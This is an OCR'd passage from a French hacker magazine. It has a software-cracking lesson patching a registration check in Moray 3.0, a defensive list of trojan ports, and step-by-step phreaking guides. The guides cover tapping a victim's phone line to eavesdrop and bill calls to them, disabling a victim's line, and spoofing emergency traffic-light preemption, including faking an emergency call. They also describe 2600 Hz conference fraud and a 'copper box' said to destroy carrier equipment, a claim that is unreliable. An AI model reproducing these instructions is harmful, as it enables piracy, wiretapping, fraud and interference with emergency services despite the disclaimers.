
Nous relançons donc le logiciel et maintenant le logiciel n'a non seulement plus de nag-screen mais le logiciel est en version enregistrée ! ! ! ! ! ! ! (Ooouuuaaaiiisss ! ! ! Je suis fort ! ! !)

Ok les pt'its gars. Si la vous n'avez pas suivi, je ne peux plus rien faire pour vous. Allez vous perdre où je ne sais... Mais pour ceux qui auraient suivi, cool ! ! Vous connaissez les bases du cracking. La meilleure arme est la connaissance... :-)

XstaZ

Rectificatif :

A la suite d'un précédent courrier des lecteurs, la société ACMB nous fait savoir qu'elle n'est pas l'éditeur du magazine Netoscope. Par ailleurs, elle a bien proposé à Hackerz Voice une offre de collaboration lors de son lancement, sous forme d'échange de publicité. Hackerz Voice n'a pas souhaité y donner suite.



CrAcKer's Help 3

DISCLAIMER

Les informations suivantes vous permettront d'avoir des notions de bases du l'assembleur et une connaissance exacte de la structure d'un logiciel, ainsi que ses failles. Elles ne sont ici qu'à titre informatif et pour l'édification personnelle de chacun. Bien entendu, nous nous déresponsabilisons totalement des conséquences que pourrait avoir l'utilisation de ces informations.

I.INTRODUCTION

Et un autre leçon de cracking de plus. Ready?

II.OUTIL INDISPENSABLES

THE incontournable W32Dasm 8.9.

III.LA SUITE

Bon, voila une leçon pour les newbies. On m'a dit qu'il n'y en avait pas assez. Mais bon, on va pas tout expliquer non plus sinon demander au rédac'chef le Manuel 1.
Donc, on fait une copie de sauvegarde de l'exe. On va s'attaquer au fait à Moray v.3.0, un modeleur de P.O.V. en freeware qui coute 89$. Donc on l'ouvre, on attend que le nag screen se barre puis on va dans Register on tape un nick naze (barnabet) et un serial bidon (012345) et la message d'erreur «Registration Failed. Please make...» apparait. On note sur une feuille puis on désassemble l'exe. On cherche le texte «Please make» et on tombe sur:

```
***
  :0051D5C0 E83CA6FEFF          call 00507C01
  :0051D5C5 83C404              add esp, 00000004
  :0051D5C8 85C0                test eax, eax
  :0051D5CA 7544                jne 0051D610

  :0051D5CC 8B4508              mov eax, dword ptr
  [ebp+08]
  :0051D5CF 50                  push eax

* Reference To: KERNEL32.DeleteFileA, Ord:004Eh
  :0051D5D0 FF15C4005C00        Call dword ptr
                                [005C00C4]
  :0051D5D6 6A00                push 00000000
  :0051D5D8 6A00                push 00000000

* Possible Reference To String Resource ID=41201:
«Please make etc...»
  :0051D5E0 68F1A00000          push 0000A0F1
***
```

On note le saut conditionel en 0051D5CA. S'il n'a pas lieu on a le msg d'erreur. Donc, c pas dur on va le forcer à sauter...en hexa jne vaut 75. On va le rempacer par jmp (EB en hexa). Donc on ouvre un hexadécimal comme HExWorkshop et on trouve l'endroit (pour avoir l'offset, sous Wdasm on place la ligne verte sur le jne).

Et voila. Moins d'1 minute pour cracker un prog à plus de 600 balles. Et dire que des types se font rouler en achetant des prog avec une protection si minable qu'elle serait digne des prog de MiKro$oft...

Stigmata

CHOPPEZ PAS LE VIRUS DU GRAND LARGE

Un troyen dans chaque port


Stig file la liste des ports préférés de chaque troyen.

Les troyens ouvrent un port sur la machine infectée et attendent des connexions sur ce port. Ceci permet a un pirate de se connecter sur votre machine et de la controler totalement. Vous pouvez détecter les ports ouverts de cette maniere en scannant votre ordinateur (voir la section tools de securityfocus.com pour trouver de tels scanneurs).

Si vous trouvez un port suspect (sous un windows de base, tout ce qui est autre que 139 (partagee netbios) est suspect !), vous pouvez consulter cette liste pour avoir une idée de ce qui vous a infecté:

Cette liste est originellement distribuée sur le site de Rico:

port 21 - Back Construction, Blade Runner, Doly Trojan, Fore, FTP trojan, Invisible FTP, Larva, WebEx, WinCrash
port 23 - Tiny Telnet Server (= TTS)
port 25 - Ajan, Antigen, Email Password Sender, Haebu Coceda (=
Naebi), Happy 99, Kuang2, ProMail trojan, Shtrilitz, Stealth, Tapiras, Terminator, WinPC, WinSpy
port 31 - Agent 31, Hackers Paradise, Masters Paradise
port 41 - DeepThroat
port 59 - DMSetup
port 79 - Firehotcker
port 80 - Executor, RingZero
port 99 - Hidden Port
port 110 - ProMail trojan
port 113 - Kazimas
port 119 - Happy 99
port 121 - JammerKillah
port 421 - TCP Wrappers
port 456 - Hackers Paradise
port 531 - Rasmin
port 555 - Ini-Killer, NeTAdmin, Phase Zero, Stealth Spy
port 666 - Attack FTP, Back Construction, Cain & Abel, Satanz Backdoor, ServeU, Shadow Phyre
port 777 - HZV4 Troyen ;)
port 911 - Dark Shadow
port 999 - DeepThroat, WinSatan
port 1001 - Silencer, WebEx
port 1010 - Doly Trojan
port 1011 - Doly Trojan
port 1012 - Doly Trojan
port 1015 - Doly Trojan
port 1024 - NetSpy
port 1042 - Bla
port 1045 - Rasmin
port 1090 - Xtreme
port 1170 - Psyber Stream Server, Streaming Audio trojan, Voice
port 1234 - Ultors Trojan



port 1243 - BackDoor-G, SubSeven, SubSeven Apocalypse
port 1245 - VooDoo Doll
port 1269 - Mavericks Matrix
port 1349 (UDP) - BO DLL
port 1492 - FTP99CMP
port 1509 - Psyber Streaming Server
port 1600 - Shivka-Burka
port 1807 - SpySender
port 1981 - Shockrave
port 1999 - BackDoor
port 1999 - TransScout
port 2000 - TransScout
port 2001 - TransScout
port 2001 - Trojan Cow
port 2002 - TransScout
port 2003 - TransScout
port 2004 - TransScout
port 2005 - TransScout
port 2023 - Ripper
port 2115 - Bugs
port 2140 - Deep Throat, The Invasor
port 2155 - Illusion Mailer
port 2283 - HVL Rat5
port 2565 - Striker
port 2583 - WinCrash
port 2600 - Digital RootBeer
port 2801 - Phineas Phucker
port 2989 (UDP) - RAT
port 3024 - WinCrash
port 3128 - RingZero
port 3129 - Masters Paradise
port 3150 - Deep Throat, The Invasor
port 3459 - Eclipse 2000
port 3700 - Portal of Doom
port 3791 - Eclypse
port 3801 (UDP) - Eclypse
port 4092 - WinCrash
port 4321 - BoBo
port 4567 - File Nail
port 4590 - ICQTrojan
port 5000 - Bubbel, Back Door Setup, Sockets de Troie
port 5001 - Back Door Setup, Sockets de Troie
port 5011 - One of the Last Trojans (OOTLT)
port 5031 - NetMetro
port 5321 - Firehotcker
port 5400 - Blade Runner, Back Construction
port 5401 - Blade Runner, Back Construction
port 5402 - Blade Runner, Back Construction
port 5550 - Xtcp
port 5512 - Illusion Mailer
port 5555 - ServeMe
port 5556 - BO Facil
port 5557 - BO Facil
port 5569 - Robo-Hack
port 5742 - WinCrash
port 6400 - The Thing
port 6669 - Vampyre
port 6670 - DeepThroat
port 6771 - DeepThroat
port 6776 - BackDoor-G, SubSeven
port 6912 - Shit Heep (not port 69123!)
port 6939 - Indoctrination
port 6969 - GateCrasher, Priority, IRC 3
port 6970 - GateCrasher
port 7000 - Remote Grab, Kazimas
port 7300 - NetMonitor
port 7301 - NetMonitor
port 7306 - NetMonitor
port 7307 - NetMonitor
port 7308 - NetMonitor
port 7789 - Back Door Setup, ICKiller
port 8080 - RingZero
port 9400 - InCommand
port 9872 - Portal of Doom
port 9873 - Portal of Doom
port 9874 - Portal of Doom
port 9875 - Portal of Doom
port 9876 - Cyber Attacker
port 9878 - TransScout
port 9989 - iNi-Killer
port 10067 (UDP) - Portal of Doom
port 10101 - BrainSpy
port 10167 (UDP) - Portal of Doom
port 10520 - Acid Shivers
port 10607 - Coma
port 11000 - Senna Spy
port 11223 - Progenic trojan

port 12076 - Gjamer
port 12223 - Hack'99 KeyLogger
port 12345 - GabanBus, NetBus, Pie Bill Gates, X-bill
port 12346 - GabanBus, NetBus, X-bill
port 12361 - Whack-a-mole
port 12362 - Whack-a-mole
port 12631 - WhackJob
port 13000 - Senna Spy
port 16969 - Priority
port 17300 - Kuang2 The Virus
port 20000 - Millennium
port 20001 - Millennium
port 20034 - NetBus 2 Pro
port 20203 - Logged
port 21544 - GirlFriend
port 22222 - Prosiak
port 23456 - Evil FTP, Ugly FTP, Whack Job
port 23476 - Donald Dick
port 23477 - Donald Dick
port 26274 (UDP) - Delta Source
port 29891 (UDP) - The Unexplained
port 30029 - AOL Trojan
port 30100 - NetSphere
port 30101 - NetSphere
port 30102 - NetSphere
port 30303 - Sockets de Troie
port 30999 - Kuang2
port 31336 - Bo Whack
port 31337 - Baron Night, BO client, BO2, Bo Facil
port 31337 (UDP) - BackFire, Back Orifice, DeepBO
port 31338 - NetSpy DK
port 31338 (UDP) - Back Orifice, DeepBO
port 31339 - NetSpy DK
port 31666 - BOWhack
port 31785 - Hack'a'Tack
port 31787 - Hack'a'Tack
port 31788 - Hack'a'Tack
port 31789 (UDP) - Hack'a'Tack
port 31791 (UDP) - Hack'a'Tack
port 31792 - Hack'a'Tack
port 33333 - Prosiak
port 33911 - Spirit 2001a
port 34324 - BigGluck, TN
port 40412 - The Spy
port 40421 - Agent 40421, Masters Paradise
port 40422 - Masters Paradise
port 40423 - Masters Paradise
port 40426 - Masters Paradise
port 47262 (UDP) - Delta Source
port 50505 - Sockets de Troie
port 50766 - Fore, Schwindler
port 53001 - Remote Windows Shutdown
port 54320 - Back Orifice 2000
port 54321 - School Bus
port 54321 (UDP) - Back Orifice 2000
port 60000 - Deep Throat
port 61466 - Telecommando
port 65000 - Devil

À nos lecteurs

Les informations publiées dans le Manuel du Pirate ont un objectif purement documentaire. Le Journal rappelle à ce titre que le piratage informatique, sous quelque formme que ce soit, est un délit. Le Manuel du Pirate condamne naturellement toute forme de piratage et soutien sans ambiguité les actions qui luttent contre la cyber-criminilité.

PHREAK DU FREAK

By XstaZ


HACK EN CIEL

Comment ils en font voir de toutes les couleurs aux compagnies de téléphone

Beige Bleue Violette Rouge Chromée ou cuivrée, les box sont la terreur des compagnies de téléphone partout dans le monde.
Un condensé des exploits des pirates grâce à notre Freak bien aimé, le grandissime XstaZ.

DISCLAIMER

Hey Disclaimer ca veut pas dire " sautez ce paragraphe ca sert à rien " OK ? On le pète et le répète à Hackerz Voice, seuls les ploucs s'imaginent interneter en toute impunité, il n'y a que la crème de la crème qui est anonyme sur Internet. Beaucoup se font prendre bêtement, parce que comme toute activité illégale, s'y essayer c'est imaginer qu'on est Un contre Un et qu'on a ses chances. Mais franchir la barrière de l'illégalité, c'est en fait jouer une partie de Seul contre Tous,donc prouvez votre intelligence en n'essayant pas ces trucs de folie, c'est pour votre info, ou quand vous aurez votre propre compagnie de téléphone (demain soir !).
Dans le cas du phreak, c'est encore plus vrai car là ceux qu'ont pas compris ce que je viens de dire sont seul contre l'hydre de Lerne (pardon FT c'est une image pour leur faire comprendre me coupe pas mon tél please).



MEMBER NAME: Violet Box

1/ Introdtion :

Imaginez un peu... Une cabine téléphonique dans une banlieue ou a la campagne, dont tous les fils sortent... A première vue, c'est THE site pour le beige boxing. Mais il y a plein de désavantages au beige boxing, notamment celui de se faire prendre... C'est la ou la violet box intervient : c'est en fait une 'émulation' d'une beige box, et de certaines de ces fonctions.

2/ Super. Si c'est pareil, c'est quoi l'intérêt ? Et ca se fait comment ???

Vous allez avoir besoin d'une résistance de 470 ohm, et d'une paire de pinces crocos. Mettez les pinces crocos de chaques cotes de la résistance. Voila. La preparation est terminee.

3/ Ca s'utilise comment ???

Premièrement, vous allez avoir besoin d'un point de beige boxing pas trop loin. Mettez y une des pinces crocos, et laissez l'autre pendouiller. Décrochez le combiné, mettez votre monnaie, (ou utilisez une red box J), et tapez le numéro. Des que la tonalité se fait entendre, c'est l'action qui commence ! Mettez la deuxième pince croco sur un truc en métal, du style la porte ou autre. Laissez 10 secondes le combiné tout seul, et reprenez le. La personne que vous appelez aura sûrement répondu, peut être même raccroché... Mais si ce n'est pas le cas, c'est bon, et vous pouvez parler. MAIS chaque minute, le téléphone coupera un dixième de seconde... mais ca ne vous raccrochera pas au nez, ne vous inquiétez pas...

4/ Une Idée comme une autre :

Si vous avez aussi une beige box, et accès au téléphone d'une victime vous pouvez utiliser votre violet box comme bon vous semble. Vous pourrez alors téléphoner aux services téléphoniques les plus bizarres sur le dos de quelqu'un ... A la fin, laissez votre violet box, et gardez votre beige box avec vous...

MEMBER NAME: Bud Box

1/ Qu'est ce donc ???

Cette box est quasi similaire a une beige box, a part que c'est une 'unité portable'. Elle est utile pour les appels gratuit, et le squat de ligne d'une personne... Tout un programme... C'est super simple a faire, ne vous inquiétez pas.

2/ Matériel :

- 2 pinces croco
- un téléphone 'normal'
- quelques bon fils . Qu'entend-t-on par bon ? Qui offre le moins de résistance.
- un fer a souder, et de l'étain a souder... logique...
- une clef triangulaire pour la boite France télécom

3/ Construction :

1-Coupez le fil reliant le téléphone au mur. Vérifiez qu'il y a bien au moins 4 fils : Jaune rouge, vert et noir. S'ils ne sont pas colorés, pas d'affolement ! Les deux du milieu sont le rouge et le vert. Ce sont les deux qui vont nous servir.

2-Vérifiez bien qu'il vous reste au moins 50 cm de fils entre le bout coupe et le téléphone. Si ce n'est pas le cas, rajoutez le fil du listing au rouge et au vert. Soudez les pinces croco, une pour le rouge et une pour le vert.


3-Allez dehors, chercher une boite France telecom toute moche. C'est facile a reconnaître, il y a le logo FT dessus...

4-Pour l'ouvrir, un petit coup de clef, et hop !

5-Bon, maintenant, regardez a l'intérieur : vous verrez 5 vis placées en forme de X

5-La vis du milieu et les deux sur la gauche ne servent pas. Certaines personnes ont une seconde ligne grâce aux deux. Cette fois, c'est les deux de droite qui vous intéresse. Celle en haut a droite est généralement le vert, et en bas a droite généralement le rouge.

7-Mettez les pinces crocos sur les vis correspondantes. Décrochez. Vous aurez une tonalité. Si vous n'en avez pas, inversez les pinces crocos. Si vous n'avez aucune tonalité, ou si vous entendez une conversation, c'est que la ligne est



soit fermée, soit occupée, mais je crois que vous aviez deviné...

4/ Super. et ca sert a quoi ???

En prenant des mètres de fils, vous pouvez avoir une nouvelle ligne chez vous, et écouter les conversations de la victime. Vous avez donc une ligne gratuite, et vous ne paierez pas la facture, qui tombera sur le dos de la victime...
Si vous voulez une deuxième ligne, prenez celle de la victime, qui avec un peu de chance, ne téléphonera jamais. Vous appelez le service de France telecom, qui vous donnera bien gentiment le numéro de la ligne du voisin

MEMBER NAME: Busy Box

1/ Qu'est ce donc ???

La Busy Box est la Box la plus simple jamais créée. N'importe quel LamerZ en forme pourra la créer. Que fait-elle donc? Lorsque la victime décroche son téléphone, elle n'entend pas de tonalité. Elle ne peut donc pas téléphoner, ni recevoir un coup de fil...

2/ Ca a l'air sympa ! J'ai besoin de quoi ???

- Un cable de téléphone
- Des pinces crocos (en option en plus !!)

3/ C'est tout ? Woah ! On fait comment ???

1 - Bon... Prenez votre fil de téléphone. Dénudez le. Il y aura à l'intérieur au minimum 4 fils, un rouge, un vert, un jaune, et un noir. Dénudez les fils sur 5 cm.

2 - Trouvez la boite France télécom de la victime : c'est un gros boîtier tout laid, avec le logo dans un coin. Pour l'ouvrir, vous aurez besoin d'une clef triangulaire, mais ca devient classique.

3 - Ouvrez le boîtier, et vous aurez en face de vous le téléphone de votre victime. Trouvez les vis correspondantes aux fils verts et rouges, et si vous avez une beige box, vérifiez si c'est ceux la. S'il y a une tonalité, c'est bon. Avec votre fil, reliez les vis rouges et vertes de la victime. Ecoutez a nouveau a l'aide de votre beige box, et si il n'y a plus de tonalité, c'est gagne !!!

4/ Suggestions de présentation :

Ce que vous pouvez faire, c'est utiliser un fil le plus court possible, et de la camoufler dans la jungle de fil derrière, de telle sorte que la box deviendra plus discrète. Le plus discret, le meilleur.

MEMBER NAME: Chrome Box

1/ Qu'est ce donc que cette box ???

Et non, cette fois ci, il ne s'agit pas d'une box téléphonique, mais d'une boite permettant de contrôler les feux de signalisation par télécommande, tout un programme...Bon, commençons.

Dans la plupart des villes, les véhicules d'urgence utilisent un appareil appelé OptoComs. OptoComs est un ensemble de récepteur sur le feux qui détecte une série de flash, provenant d'un véhicule muni d'un "stroboscope" (en fait, c'est le girophare, pour ceux qui auraient du mal ;-))

Cette série de flash varie selon les villes, selon l'équipement, et selon le fabriquant. Et les récepteurs sont places seulement a l'intersection des axes majeurs. Mais tout de même. La chrome box vous propose donc de simuler les flashs, pour donner a votre voiture la même priorité qu'a une ambulance, un camion paramédical, un véhicule des pompiers, ou encore une voiture de police...

A cause des variations des signaux, ce texte ne vous donnera qu'une méthode générale pour faire cette box.

2/ Décoder la série des flashs :

En premier lieu, vous devez observer un véhicule d'urgence en action. Vous pouvez attendre jusqu'à en voir un, en courant des que vous entendez un bruit; vous pouvez prendre votre voiture pour en chercher un; vous pouvez appeler les urgences en déclenchant une fausse alarme, mais ce n'est pas recommande dans les endroits ou il y a peu d'urgences, car ca monopolise les ressources pour des gens qui pourraient en avoir besoin... Vous pouvez attendre à la sortie d'une station de pompiers, bref, il y a tout plein de moyens pour y arriver...

Apres analyse, si le OptoComs se révèle être une série de flash simple (par exemple 1 toute les 1/2 seconde), vous pouvez acheter un kit électronique pour faire un stroboscope, qui coûte approx. 100Frs.

Si la série de flash est plus complexes, vous pouvez l'enregistrer, et la repasser au ralenti, pour aboutir au temps entre 2 flash. Vous pouvez aussi compter le nombre de flashs en 1 minute, pour en déduire le taux de flash.

Pour être super précis, vous pouvez aussi appeler la caserne de pompiers, en leur demandant des renseignements. Vous pouvez aussi écrire au fabriquant en lui demandant des informations, qui incluront des schémas que vous utiliserez pour en fabriquer un. Il faudra alors être un dieu du Social Engineering pour y arriver. Vous pourrez dire que vous êtes consultant, et qu'un de vos clients voudrait évaluer le système OptoComs, ou encore dire que vous êtes journaliste free-lance et que vous allez écrire un article.

3/ Modifier la lumière du stroboscope et le stroboscope :

Vous n'aurez pas à modifier obligatoirement le stroboscope... Mais si vous voulez un taux plus rapide que celui supporte par votre stroboscope, c'est possible !!!

Pour cela, ouvrez la bête, et trouvez le gros condensateur a l'intérieur. On reconnaît facilement un condensateur, grâce a son inscription en microfarads, en abrégé : mf, ou mfd ou encore ufd. Pour augmenter la fréquence, le remplacer par un autre ayant le même voltage, mais une valeur plus petite en microfarad. En diminuant par 2 le nombre de microfarads, on double le nombre d'éclairs.

L'autre composant a changer est le potentiomètre (c'est le contrôleur de vitesses, avec la tige au milieu...). En utilisant une valeur plus petite, (qui est en ohm ou en kilohms représenté par la lettre grecque "omega" ou par la lettre K) vous augmenterez la vitesse. Il peut aussi y avoir une résistance (le petit cylindre avec des anneaux colore autour...). Vous pourrez la remplacer par une autre ayant une valeur inférieure, ce qui aura encore pour effet d'accélérer les éclairs...

Pour générer une série d'éclairs complexes, vous devez créer par vos propres moyens un circuit avec des interrupteurs automatiques, par voie électronique ou mécanique. C'est super simple a faire, et je n'aborderai pas ce point ici. Je l'ai fait, vous pourrez y arriver...

Pour brancher le stroboscope pour une utilisation mobile (c'est mieux...), la chose la plus simple est de se procurer un adaptateur 220 volts que l'on branche sur l'allume-cigare ou sur la batterie. Ou alors trouvez directement un stroboscope qui fonctionne a piles. J'en ai vu dans les magazines d'électroniques et dans le commerce, sous forme de kits.

4/ Technologie :

La plupart des détecteurs de lumière du système OptoComs sont plus sensibles a la lumière infrarouge qu'à la lumière "visible". En mettant un filtre a infrarouge devant votre chrome box, vous ne pourrez être détecté par la police ou par n'importe qui d'ailleurs... les filtres infrarouges peuvent être obtenus dans les surplus de l'armée ou chez les grossistes scientifiques. Bon, admettons que les premiers sont plus courants...

5/ Utiliser la Box fraîchement fabriquée :

Montée sur une voiture, cela vous permet de bénéficier de beaucoup de feux verts dans la majorité des grandes intersections des villes équipées. Si vous avez accès par une fenêtre à un feux équipé de OptoComs, vous pouvez jouer les trouble fêtes en mettant le signal tout le temps, ou à des moments inappropriés...

Voila ! Amusez vous bien

RE-DISCLAIMER

Ah oui pour les pauv'zozos qui s'imaginent vraiment que c'est un bon plan à faire, le jour où ils seront dans une ambulance bloquée à tous les feux rouges parce qu'un autre pauv'zozos s'amusera à aller plus vite à sa salle de gamez en rézo, ils se souviendront surement de ce disclaimer.

MEMBER NAME: Conference Box

1/ Qu'est ce donc ???

Allez hop ! Une de plus ! Aujourd'hui, vous allez apprendre a faire une conférence de deux façons différentes, une au travers d'un 0800 et l'autre, un peu plus orthodoxe, grâce au 2600 Hz.

2/ Introduction :

Tout d'abord, un petit briefing : la compagnie de téléphone a ce que l'on appelle un système d'interrupteur. Il en existe bien évidemment de plusieurs sortes, mais celui qui nous intéresse dans le cas présent est le ESS (Electronic Switching System). Si votre zone ést en ESS, n'essaye surtout pas le 2600 Hz. Vous serez immédiatement repéré... Pour savoir si vous êtes en ESS, appelez le bureau France Telecom le plus proche, et demande leur si vous pouvez avoir l'attente d'un appel et la réponse automatise. Si oui, c'est pas de chance, car vous êtes en ESS, et donc que la conférence sera EXTREMEMENT dangereuse... Mais, si vous n'êtes pas dans une zone d'ESS, vous aurez besoin de l'équipement suivant :

- Un modem
- Le logiciel TSPS 2 ou Cat's Meow
- Un téléphone qui fait du bruit quand on appuie sur les touches. Ca parait bête, mais c'est pas toujours le cas...

Maintenant, lancer TSPS 2 et faites :
RUN TSPS 2
Chose option 1
Chose option 6
Chose sub-option 9
Maintenant faites :
1-514-555-1212 (les tirets ne sont pas obligatoires...)
Ecoutez avec votre téléphone, et des que vous entendez un "clic" , pressez "$" pour générer le tone de 2600 Hz. Le tone continuera pendant très peu de temps, puis vous entendrez un autre "clic".
Maintenant tapez :
KM2130801050S
Ou :
K= la tone KP
M= Le mode multi fréquence
S= la tone S
Ecoutez avec votre téléphone, et attendez jusqu'au "clic" ensuite tapez :
KM2139752975S
ou 2139752975 est le numéro de l'appel pour une conférence. Notez que ce numéro n'existe plus, et qu'il ne faut pas utiliser 2 fois le même numéro, car a force, il se douteront de quelque chose, et alors je ne réponds plus de rien...

Souvenez vous : Les conférences sont enregistres, donc pas d'appel chez l'ennemi, ou alors il vous retrouvera et ce sera terrible...

Vous entendrez alors 3 bips, et un message préenregistrée. A partir de la, ce sont les commandes de la conférence qui sont actives :
6= Transfert d'appel
7= Décrocher un appel
9= Appel d'un opérateur de conférence

On évite absolument le 7 et le 9... Si pour une stupide raison l'opérateur est en ligne en même temps que vous, raccrochez !!! Si vous entendiez un signal "occupé", c'est que la ligne est momentanément occupée. Logique... Je parie que vous aviez devine... réessayez a nouveau avant 9 heure du matin ou après 5 heure du soir, ou encore le week-end, car les conférences téléphoniques sont principalement pour les travailleurs...

MEMBER NAME: Copper

1/ Qu'est ce donc ???

Pour être simple, cette box peut détruire une compagnie de téléphone. Pas plus, pas moins. Bon, pour ceux qui ont une vieille rancoeur vis a vis de france telecom, a ceux la, je leur dit stop ! Pas de folie ! Quoique...

2/ Instructions :

Comme cette box n'est pas une box physique, suivez bien :
Matériel nécessaires :

- Le port d'une compagnie de téléphone, comme un MCI ou un SPRINT, et le numéro d'accès correspondant, que l'on trouve sur le net un peu partout
- Un haine farouche de la compagnie en question, mais la dessus je vous fais confiance...
- Un ordinateur et un modem qui peut faire de l'autodial.

Alors, pour ce faire, composer le numéro de port de la compagnie, et au moment voulu, faites le code. Refaites l'opé-

ration un bon nombre de fois, au travers du même numéro d'outdial. Au bout d'un certain temps (beaucoup de temps, pour une grosse compagnie) un tone instable, augmentant constamment de volume. Au bout d'un certain temps, ce tone est devenu si puissant qu'il refuse de prendre n'importe quel son. C'est la première partie de la copper box.

Laisser l'entreprise se refroidir pendant 10 minutes, ou en attendant que la tone se calme, voire s'arrête. Ensuite, recommencer la même chose, jusqu'à ce que le port ne réponde plus. Bravo, vous venez juste de tuer une compagnie de téléphone, un relai, ou que sais-je...

3/ Explication :

Que s'est il passe lorsque vous avez appelle plusieurs fois de suite ? C'est ce que l'on appelle un "cross talk feedback" : plus on appelle plus il augmente (le tone). Dans le système de l'opérateur, le petit matériel, comme les ampli, etc. commencent a chauffer très fort, en abîmant irrémédiablement les matos, et peut être même en commençant à mettre le feu si vous y avez été très fort...

MEMBER NAME: Charging Box

